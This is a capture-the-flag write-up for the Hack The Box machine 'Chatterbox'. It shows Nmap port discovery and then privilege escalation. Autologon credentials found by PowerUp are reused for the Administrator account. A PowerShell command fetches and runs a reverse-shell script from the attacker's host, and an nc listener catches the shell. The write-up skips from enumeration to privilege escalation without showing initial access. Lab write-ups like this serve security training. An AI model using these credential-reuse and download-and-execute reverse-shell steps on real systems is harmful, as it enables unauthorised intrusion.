


Chatterbox



Summary

Enumeration

Running a standard Nmap scan shows no open ports, so we must perform a full port scan.

```
root@kali:~/Documents/HTB/boxes/Chatterbox/nmap# cat chatterbox
# Nmap 7.70 scan initiated Mon Aug 19 18:51:00 2019 as: nmap -sC -sV -oN nmap/chatterbox 10.10.10.74
Nmap scan report for 10.10.10.74
Host is up (0.025s latency).
All 1000 scanned ports on 10.10.10.74 are filtered
```

```
root@kali:~/Documents/HTB/boxes/Chatterbox/nmap# cat chatterbox-full-scan
# Nmap 7.70 scan initiated Wed Aug 21 09:32:32 2019 as: nmap -p- -vvv -oN chatterbox-full-scan 10.10.10.74
Nmap scan report for 10.10.10.74
Host is up, received echo-reply ttl 127 (0.029s latency).
Scanned at 2019-08-21 09:32:32 BST for 812s
Not shown: 65533 filtered ports
Reason: 65533 no-responses
PORT      STATE SERVICE REASON
9255/tcp  open  mon     syn-ack ttl 127
9256/tcp  open  unknown syn-ack ttl 127
```

Since running -sC and -sV on top of a full port scan would take a long time it is best to run a full scan without them. The full port scan showed two open port now we can perform a Nmap -sC -sV on the two ports to find out more information about the services running.

Privilege Escalation

By running a windows enumeration script such as PowerUp we can see that the Alfred account has a default Autologon credential. Because of this, it is worth trying to see if the Administration account has the same default password

```
[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

DefaultDomainName      :
DefaultUserName        : Alfred
DefaultPassword        : Welcome1!
AltDefaultDomainName   :
AltDefaultUserName     :
AltDefaultPassword     :
```

By running the following commands we can run PowerShell commands as the Administrator. Using this we can download and run a reverse shell as the administrator.

```
PS C:\Windows\system32> $passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force
PS C:\Windows\system32> $creds = New-Object System.Management.Automation.PSCredential('Administrator', $passwd)
PS C:\Windows\system32> Start-Process -FilePath "Powershell" -argumentlist "iex(new-object net.webclient).downloadstring('http://10.10.14.24/Invoke-PowerShellTcp.ps1')" -Credential $creds
PS C:\Windows\system32>
```

```
root@kali:~/Documents/HTB/boxes/Chatterbox/www# nc -lvnp 1340
listening on [any] 1340 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.74] 49165
Windows PowerShell running as user Administrator on CHATTERBOX
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PS C:\Windows\system32>whoami
chatterbox\administrator
```